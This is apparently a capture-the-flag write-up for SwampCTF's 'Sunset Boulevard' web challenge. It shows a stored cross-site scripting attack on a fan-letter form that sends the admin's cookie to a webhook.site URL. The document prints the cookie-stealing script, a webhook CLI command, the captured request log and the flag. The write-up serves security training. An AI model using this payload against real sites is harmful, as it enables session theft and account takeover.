
Web-Sunset Boulevard



Sunset Boulevard

144

Welcome to the glitzy world of Broadway! The hit revival of "Sunset Boulevard" starring Nicole Scherzinger has taken the theater world by storm. As part of the fan engagement team, you've discovered a website where fans can send letters to the star. However, rumors suggest that a hidden admin dashboard contains something valuable - possibly the CTF flag.


http://chals.swampctf.com:41218/

▾ Unlock Hint for 0 points

Fan letters might be more powerful than they appear. Check out https://artoo.love/ for exploitation help.

We have a hint that tells about XSS vulnerability.

First, let's find a potentially vulnerable spot on the site:




Send a Fan Letter to Nicole

Share your thoughts and appreciation with Nicole. All fan mail will be reviewed by our security team before delivery. Fan mail will be delivered to the Broadway box office.

Let's try to implement an XSS attack using Webhook to get the admin cookie.

Go to the site https://webhook.site and get your unique URL:



Your unique URL

```
https://webhook.site/16dd7a73-1448-4992-8795-ea834892f440
```

Your unique email address

```
16dd7a73-1448-4992-8795-ea834892f440@emailhook.site
```

Your unique DNS name

```
*.16dd7a73-1448-4992-8795-ea834892f440.dnshook.site
```


Proxy bidirectionally with Webhook.site CLI

```
$ whcli forward --token=16dd7a73-1448-4992-8795-ea834892f440 --target=https://localhost
```

Next, we place our webhook-url in this script:

```
<script>
var img = new Image();
img.src = "https://webhook.site/16dd7a73-1448-4992-8795-ea834892f440?cookie=" + document.cookie;
window.location.href = "https://webhook.site/16dd7a73-1448-4992-8795-ea834892f440";
</script>
```

Then we paste this script into the message input field:



Send a Fan Letter to Nicole


Share your thoughts and appreciation with Nicole. All fan mail will be reviewed by our security team before delivery. Fan mail will be delivered to the Broadway box office.

test

test@test.com

```
<script>
var img = new Image();
img.src = "https://webhook.site/16dd7a73-1448-4992-8795-ea834892f440?cookie=" +
document.cookie;
window.location.href = "https://webhook.site/16dd7a73-1448-4992-8795-ea834892f440";
</script>
```

Next, click on Send Your Love, then go to the site with the webhook and look at the requests:



GET #c83a1 34.72.68.85
29.03.2025 11:08:36

GET #daadc 34.72.68.85
29.03.2025 11:08:36

GET https://webhook.site/16dd7a73-1448-4992-8795-ea834892f440?cookie=admin-auth=authenticated;%20swampCT...

Host: 34.72.68.85

Date: 29.03.2025 11:08:36 (несколько секунд назад)

Size: 0 bytes

Time: 0.000 sec

ID: c83a173a-972a-4e0d-815b-96ea05b0b861

Note:

cookie: `admin-auth=authenticated; swampCTF=swampCTF{THIS_MUSICAL_WAS_REVOLUTIONARY_BUT_ALSO_KIND_OF_A_SNOOZE_FEST}`

We got the flag: `swampCTF{THIS_MUSICAL_WAS_REVOLUTIONARY_BUT_ALSO_KIND_OF_A_SNOOZE_FEST}`